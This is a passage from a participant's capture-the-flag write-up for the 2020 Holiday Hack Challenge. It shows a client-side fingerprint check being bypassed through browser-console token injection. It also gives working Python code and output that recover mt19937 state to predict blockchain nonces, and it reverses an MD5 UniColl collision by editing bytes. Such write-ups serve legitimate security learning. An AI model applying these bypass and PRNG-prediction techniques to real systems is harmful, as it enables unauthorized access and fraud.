351   cover.classList.add('open');
352 
353   cover.addEventListener('click', () => {
354     if (btn4.classList.contains('powered') && hasToken('besanta')) {
355       $.ajax({
356         type: 'POST',
357         url: POST_URL,
358         dataType: 'json',
359         contentType: 'application/json',
360         data: JSON.stringify({
361           targetFloor: '3',
362           id: getParams.id,
363         }),
364         success: (res, status) => {
365           if (res.hash) {
366             __POST_RESULTS__({
367               resourceId: getParams.id || '1111',
368               hash: res.hash,
369               action: 'goToFloor-3',
370             });
```

We see a condition "if (btn4.classList.contains('powered') && hasToken('besanta'))". So if we put a breakpoint at line 353 and then click on the fingerprint sensor, while the execution is paused, we can check the various variables and states and see that we don't have the 'besanta' token, which is easily fixed, using tokens.push to add to that array.



```
> tokens
< ▶ (11) ["marble", "nut", "candycane", "elevator-key", "redlight", "nut2", "marble2", "ball", "yellowlight", "greenlight", "workshop-button"]
> tokens.push('besanta')
< 12
> tokens
< ▶ (12) ["marble", "nut", "candycane", "elevator-key", "redlight", "nut2", "marble2", "ball", "yellowlight", "greenlight", "workshop-button", "besanta"]
```

It might take a try or two if that initial execution does not catch the token change. You could also do the same type of thing by going to the Element list for the Santavator challenge and adding ",besanta" manually to the tokens variable in the URL.



```
<!DOCTYPE html>
<html>
 ▶<head>…</head>
 ▼<body>
   ▼<div id="root">
     ▼<div class="hhc-modal challenge visible">
       ▼<div class="modal-frame challenge challenge-elevator"> == $0
         ▼<iframe title="challenge" src="https://elevator.kringlecastle.com?challenge
         =elevator&id=83985dba-8c22-4…ator-key,redlight,nut2,marble2,ball,yellowligh
         t,greenlight,workshop-button">
           ▼#document
```

This refreshes the iframe and provides that besanta token from the URL parameters, rather than having to go to the browser console, though I am sure you could add the parameter from the browser developer console as well.


After further digging, we see that there is special handling not just for Santa's office, but also for the workshop, and the rest of the floor buttons are just looking to be powered by the S4 stream. However, we can use the following three lines to meet the minimum requirements and bypass the need to manipulate the S4 stream, as well as any other requirements:


```
btn<#>.addEventListener('click', handleBtn);
btn<#>.classList['add']('powered');
btn<#>.click()
```

Where <#> reflects the number of the button, 1,2,3,4,r. I haven't figured a specific function that would pass the floor number but was easy enough to copy and paste the above to console while in the Santavator.

Sometimes the btn was not declared when running these lines, and so I had to either add the declaration to the list of commands, or expand the challenge element to force the declaration, but once that was done, I could go to any floor of my choosing without any other requirements.

Also, looking at the `availability` array in the console, there was another set of tokens named "portals" that I did not find like the other items. If we use the above methods, we can easily add that to our tokens array, and now we have red and blue portals that transport the S4 stream:





```
 ▶<head>…</head>
 ▼<body>
   ▼<div id="root">
     ▼<div class="hhc-modal challenge visible">
       ▼<div class="modal-frame challenge challenge-elevator">
         ▼<iframe title="challenge" src="https://elevator.kringlecastle.com?challenge
         =elevator&id=83985dba-8c22-4…t,nut2,marble2,ball,yellowlight,greenlight,work
         shop-button,besanta,portals"> == $0
           ▶#document
         </iframe>
```

Ultimately, we do bypass the fingerprint sensor, and gain access to Santa's Office

11a) Naughty/Nice List with Blockchain Investigation Part 1

Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)


Not being completely familiar with blockchain technology I took the opportunity to read up on all of the resources provided including the hints and information provided by the elves, the Human Behavior Naughty/Niceness curriculum, the slides on MD5 hash collisions, and all of the comments in the naughty_nice python script from the toolset provided.

Once I was more familiar with the blockchain setup, I felt that the request to predict the nonce was like the Snowball fight terminal challenge. The difference being that the Snowball challenge was using 32-bit numbers, where the Naughty/Nice blockchain was using 64-bit numbers as the nonces. However, doing some researching online, it looks like a lot of mt19937 implementations just generate two random numbers to make a 64-bit number rather than using a 64-bit version.


Armed with that information, I went to work on pulling all of the nonces from the blockchain where I could then split them into 32-bit numbers and use the same technique to predict future "random" numbers.

I combine the functions and classes from both Tom Liston's mt19937 python script as well as the Naughty/Nice python script so I can pull the nonces from the blockchain and process them.


We load the blockchain and then pull 312 nonces, and then an additional 10 to use for confirmation that our function works.



```
if __name__ == '__main__':
    myprng = mt19937(0)
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')

    print('Ingesting nonces from blockchain...')
# Take nonces and put in array for seeding and verificat
    first = []
    for i in range(1226,1538):
        first.append(c2.blocks[i].nonce)
    check = []
    for i in range(1538,1547):
        check.append(c2.blocks[i].nonce)
```




```
#split 64-bit hex numbers in half
def bytes(integer):
    return divmod(integer, 0x100000000)
```




```
# split nonces in half and create new array of 624
    first_32 = []
    for i in first:
        high,low = bytes(int(hex(i),0))
        first_32.append(low)
        first_32.append(high)
```

We split the nonces in half, creating two 32-bit integers and put them into an array, being mindful of the order. After initial failed attempts, it was determined that the first generated random number was used as the least significant bits, and the second used as the most significant bits of the 64-bit nonce.

We then take the now 624, 32-bit integers and feed them into the Mersene buffer, generate 18 new numbers, combine the pairs, and confirm against the next 9 blockchain nonces.




```
    print('Checking to see if prediction is accurate... ')
# Take array and seed mt19937 to generate new nonces
    check_pred = []
    for i in range(mt19937.n):
        myprng.MT[i] = untemper(first_32[i])
    for i in range(18):
        f2 = myprng.extract_number()
        check_pred.append(f2)
# take new nonces and check against next 64-bit nonces in blockcha
    i=0
    c=0
    while (i<len(check_pred)):
        r1 = check[c]
        c=c+1
        r2 = int(hex(check_pred[i+1]<<32|check_pred[i]),0)
        print("%10.10i - %10.10i (%r)" % (r1, r2, (r1 == r2)))
        i=i+2
```



```
    print('Predicting nonces after block 129996 with nonce '+str(c2.blocks[1547
# Generate enough numbers from Mersene Twister to get to block 130000
    predict = []
    for i in range(10):
        l2 = myprng.extract_number()
        predict.append(l2)
    i=0
    while (i<len(predict)):
        r1 = hex(predict[i+1]<<32|predict[i])
        r2 = int(r1,0)
        print(str(r1)+" : "+str(r2))
        i=i+2
```

Last step is to generate enough new numbers to reach block 130000

Now it's just a matter of running the script and get the results.



```
twfyaw@twfyaw:~/HHC20/Naughty-Nice$ python3 naughty_nice_11a.py
Ingesting nonces from blockchain...
Checking to see if prediction is accurate...
12584682685351616622 - 12584682685351616622 (True)
9757567714176531656 - 9757567714176531656 (True)
15788575260498756374 - 15788575260498756374 (True)
18132891387785279449 - 18132891387785279449 (True)
5643972521975276755 - 5643972521975276755 (True)
12288628311000202778 - 12288628311000202778 (True)
14033042245096512311 - 14033042245096512311 (True)
9999237799707722025 - 9999237799707722025 (True)
7556872674124112955 - 7556872674124112955 (True)
Predicting nonces after block 129996 with nonce 16969683986178983974...
0xeb806dad1ad54826 : 16969683986178983974
0xb744baba65ed6fce : 13205885317093879758
0x1866abd00f13aed : 109892600914328301
0x844f6b07bd9403e4 : 9533956617156166628
0x57066318f32f729d : 6270808489970332317
```


This would indicate that the nonce for block 130000 in hex would be:

Answer : 57066318f32f729d

11a) Naughty/Nice List with Blockchain Investigation Part 1

```
The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4e
f0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of
that block by changing the values of only 4 bytes. Once you've recreated the original block,
what is the SHA256 of that block?
```


Being able to modify the blockchain without throwing errors should not be able to happen, so need to figure out how and why. We are given Jack's altered block's SHA256 hash, and we know Jack got a huge bump in nice score, so is there a block that reflects that and confirm with the hash? We take our script we had setup and modify for next purposes.



```
    for i in range(1548):
        print(str(c2.blocks[i].score)+" : "+str(c2.blocks[i].index)+" : "+str(i))
```

```
twfyaw@twfyaw:~/HHC20/Naughty-Nice$ python3 naughty_nice_11b.py | sort -nr | head
4294967295 : 129459 : 1010
280 : 129977 : 1528
280 : 129969 : 1520
280 : 129904 : 1455
280 : 129817 : 1368
280 : 129784 : 1335
280 : 129685 : 1236
```

That sticks out. We utilize the dump_doc() and save_a_block() function to export the documents in the block and the block itself to inspect further




```
    c2.save_a_block(1010, filename="1010.dat")
    c2.blocks[1010].dump_doc(1)
    c2.blocks[1010].dump_doc(2)
```

```
twfyaw@twfyaw:~/HHC20/Naughty-Nice$ python3 naughty_nice_11b.py
Document dumped as: 129459.bin
Document dumped as: 129459.pdf
twfyaw@twfyaw:~/HHC20/Naughty-Nice$
twfyaw@twfyaw:~/HHC20/Naughty-Nice$ sha256sum 1010.dat
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f  1010.dat
```


The SHA256 sum of the block matches what we are told is Jack Frost's block, so now we need to dig deeper.

In reviewing the "Hash Collision Exploitation" slides we see the flaws with MD5 hashes continue to abound. As the elves mentioned UNIque COLLisions, slide 109 draws my attention. We see a unique situation where all that appears to be needed is modifying a couple bits to defeat the MD5 hash if you have the appropriate information to determine what the blocks are going to be. Which in the case of the Naughty/Nice blockchain, we already have all the information, save the nonce. And as we can calculate future nonces, then we have that as well. As mentioned on slide 194 and the additional reference, if we were to merge two pdf documents, we are able to modify the document structure in a manner that would not change the md5 hash as well.

We inspect the PDF document using GHex, or other hex editor of your choosing, and see the Catalog setup as mentioned in the reference. If we modify Pages 2 to Pages 3, what do we end up with?



```
0000000025 50 44 46 2D 31 2E 33 0A 25 25 C1 CE C7 C5 21%PDF-1.3.%%....!
000000100A 0A 31 20 30 20 6F 62 6A 0A 3C 3C 2F 54 79 70..1 0 obj.<</Typ
0000002065 2F 43 61 74 61 6C 6F 67 2F 5F 47 6F 5F 41 77e/Catalog/_Go_Aw
0000003061 79 2F 53 61 6E 74 61 2F 50 61 67 65 73 20 32ay/Santa/Pages 2
0000004020 30 20 52 20 20 20 20 20 20 30 F9 D9 BF 57 8E 0 R      0...W.
000000503C AA E5 0D 78 8F E7 60 F3 1D 64 AF AA 1E A1 F2<...x..`..d.....
00000060A1 3D 63 75 3E 1A A5 BF 80 62 4F C3 46 BF D6 67.=cu>....bO.F..g
00000070CA F7 49 95 91 C4 02 01 ED AB 03 B9 EF 95 99 1C..I.............
000000805B 49 9F 86 DC 85 39 85 90 99 AD 54 B0 1E 73 3F[I....9....T..s?
00000090E5 A7 A4 89 B9 32 95 FF 54 68 03 4D 49 79 38 E8.....2..Th.MIy8.
000000A0F9 B8 CB 3A C3 CF 50 F0 1B 32 5B 9B 17 74 75 95...:..P..2[..tu.
000000B042 2B 73 78 F0 25 02 E1 A9 B0 AC 85 28 01 7A 9EB+sx.%......(.z.
000000C00A 3E 3E 0A 65 6E 64 6F 62 6A 0A 0A 32 20 30 20.>>.endobj..2 0
000000D06F 62 6A 0A 3C 3C 2F 54 79 70 65 2F 50 61 67 65obj.<</Type/Page
000000E073 2F 43 6F 75 6E 74 20 31 2F 4B 69 64 73 5B 32s/Count 1/Kids[2
000000F033 20 30 20 52 5D 3E 3E 0A 65 6E 64 6F 62 6A 0A3 0 R]>>.endobj.
000001000A 33 20 30 20 6F 62 6A 0A 3C 3C 2F 54 79 70 65.3 0 obj.<</Type
000001102F 50 61 67 65 73 2F 43 6F 75 6E 74 20 31 2F 4B/Pages/Count 1/K
0000012069 64 73 5B 31 35 20 30 20 52 5D 3E 3E 0A 65 6Eids[15 0 R]>>.en
```



"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.

He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.


Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree
3/24/2020


Such a cunning plan. Researched and planned out in detail to provide an opportunity in which he could leverage the weaknesses found in the system.

If Jack merged these two documents and then used a UniColl collision, that could explain why that change did not impact anything. We know that the data portion of the block is hashed and signed, so this change would not raise flags with the signature. But then we have the hash of the whole block then taken and used as part of the next block, so there is more to it. We look at the block itself and note where the Pages and Naughty or Nice bit lives:



```
0000000030 30 30 30 30 30 30 30 30 30 30 31 66 39 62 3300000000001f9b3
0000001061 39 34 34 37 65 35 37 37 31 63 37 30 34 66 34a9447e5771c704f4
0000002030 30 30 30 30 30 30 30 30 30 30 31 32 66 64 310000000000012fd1
0000003030 30 30 30 30 30 30 30 30 30 30 30 30 32 30 6600000000000020f
0000004032 66 66 66 66 66 66 66 66 31 66 66 30 30 30 302ffffffff1ff0000
0000005030 30 36 63 EA 46 53 40 30 3A 60 79 D3 DF 27 62006c.FS@0:`y..'b
00000060BE 68 46 7C 27 F0 46 D3 A7 FF 4E 92 DF E1 DE F7.hF|'.F...N.....
0000007040 7F 2A 7B 73 E1 B7 59 B8 B9 19 45 1E 37 51 8D@.*{s..Y...E.7Q.
0000008022 D9 87 29 6F CB 0F 18 8D D6 03 88 BF 20 35 0F"..)o........ 5.
000000902A 91 C2 9D 03 48 61 4D C0 BC EE F2 BC AD D4 CC*....HaM........
000000A03F 25 1B A8 F9 FB AF 17 1A 06 DF 1E 1F D8 64 93?%...........d.
000000B096 AB 86 F9 D5 11 8C C8 D8 20 4B 4F FE 8D 8F 09......... KO....
000000C030 35 30 30 30 30 39 66 35 37 25 50 44 46 2D 310500009f57%PDF-1
000000D02E 33 0A 25 25 C1 CE C7 C5 21 0A 0A 31 20 30 20.3.%%....!..1 0 
000000E06F 62 6A 0A 3C 3C 2F 54 79 70 65 2F 43 61 74 61obj.<</Type/Cata
000000F06C 6F 67 2F 5F 47 6F 5F 41 77 61 79 2F 53 61 6Elog/_Go_Away/San
0000010074 61 2F 50 61 67 65 73 20 32 20 30 20 52 20 20ta/Pages 2 0 R  
0000011020 20 20 20 30 F9 D9 BF 57 8E 3C AA E5 0D 78 8F    0...W.<...x.
00000120E7 60 F3 1D 64 AF AA 1E A1 F2 A1 3D 63 75 3E 1A.`..d.....=cu>.
00000130A5 BF 80 62 4F C3 46 BF D6 67 CA F7 49 95 91 C4...bO.F..g..I...
0000014002 01 ED AB 03 B9 EF 95 99 1C 5B 49 9F 86 DC 85..........[I....
0000015039 85 90 99 AD 54 B0 1E 73 3F E5 A7 A4 89 B9 329....T..s?.....2
0000016095 FF 54 68 03 4D 49 79 38 E8 F9 B8 CB 3A C3 CF..Th.MIy8....:..
0000017050 F0 1B 32 5B 9B 17 74 75 95 42 2B 73 78 F0 25P..2[..tu.B+sx.%
0000018002 E1 A9 B0 AC 85 28 01 7A 9E 0A 3E 3E 0A 65 6E......(.z..>>.en
```


We see that the bits for both the naughty/nice score, and the PDF document are the 10th bit at the beginning of a 64-bit block. The "evidence" Jack provided appears to set things up nicely to take advantage of this MD5 collision.



```
0000000030 30 30 30 30 30 30 30 30 30 30 31 66 39 62 33000000000001f9b3
0000001061 39 34 34 37 65 35 37 37 31 63 37 30 34 66 34a9447e5771c704f4
0000002030 30 30 30 30 30 30 30 30 30 30 31 32 66 64 31000000000012fd1
0000003030 30 30 30 30 30 30 30 30 30 30 30 30 32 30 66000000000000020f
0000004032 66 66 66 66 66 66 66 66 30  -1 6 30 30 30 302ffffffff0ff0000
0000005030 30 36 63 EA 46 53 40 30 3A 60 79 D3 DF 27 62006c.FS@0:`y..'b
00000060BE 68 46 7C 27 F0 46 D3 A7 FF 4E 92 DF E1 DE F7.hF|'.F...N.....
0000007040 7F 2A 7B 73 E1 B7 59 B8 B9 19 45 1E 37 51 8D@.*{s..Y...E.7Q.
0000008022 D9 87 29 6F CB 0F 18 8D D7  +1 8 BF 20 35 0F"..)o........ 5.
000000902A 91 C2 9D 03 48 61 4D C0 BC EE F2 BC AD D4 CC*....HaM........
000000A03F 25 1B A8 F9 FB AF 17 1A 06 DF 1E 1F D8 64 93?%............d.
000000B096 AB 86 F9 D5 11 8C C8 D8 20 4B 4F FE 8D 8F 09.......... KO....
000000C030 35 30 30 30 30 39 66 35 37 25 50 44 46 2D 310500009f57%PDF-1
000000D02E 33 0A 25 25 C1 CE C7 C5 21 0A 0A 31 20 30 20.3.%%....!..1 0 
000000E06F 62 6A 0A 3C 3C 2F 54 79 70 65 2F 43 61 74 61obj.<</Type/Cata
000000F06C 6F 67 2F 5F 47 6F 5F 41 77 61 79 2F 53 61 6Elog/_Go_Away/San
0000010074 61 2F 50 61 67 65 73 20 33  +1 0 20 52 20 20ta/Pages 3 0 R  
0000011020 20 20 20 30 F9 D9 BF 57 8E 3C AA E5 0D 78 8F    0...W.<...x.
00000120E7 60 F3 1D 64 AF AA 1E A1 F2 A1 3D 63 75 3E 1A.`..d......=cu>.
00000130A5 BF 80 62 4F C3 46 BF D6 67 CA E7 49 95 91 C4...bO.F..g..I...
0000014002 01 ED AB 03 B9 EF 95 99 1B  -1 9 9F 86 DC 85..........[I....
0000015039 85 90 99 AD 54 B0 1E 73 3F E5 A7 A4 89 B9 329....T..s?.....2
0000016095 FF 54 68 03 4D 49 79 38 E8 F9 B8 CB 3A C3 CF..Th.MIy8....:..
0000017050 F0 1B 32 5B 9B 17 74 75 95 42 2B 73 78 F0 25P..2[..tu.B+sx.%
0000018002 E1 A9 B0 AC 85 28 01 7A 9E 0A 3E 3E 0A 65 6E......(.z..>>.en
```

In order to reverse this we have to change both the bits identified back to what we assume is the original, and then the 10th bit of the next 64-bit block in the reverse order.

Save and take the SHA256 hash of the updated block:



```
$ sha256sum 1010_test.dat
fff054f33c2134e0230efb29dad515064ac97aa8
c68d33c58c01213a0d408afb  1010_test.dat
```

ANSWER : fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb

Thank you for foiling Jack's foul plot!

He sent that magical portrait so he could become me and destroy the holidays!

Due to your incredible work, you have set everything right and saved the holiday season!


Congratulations on a job well done!

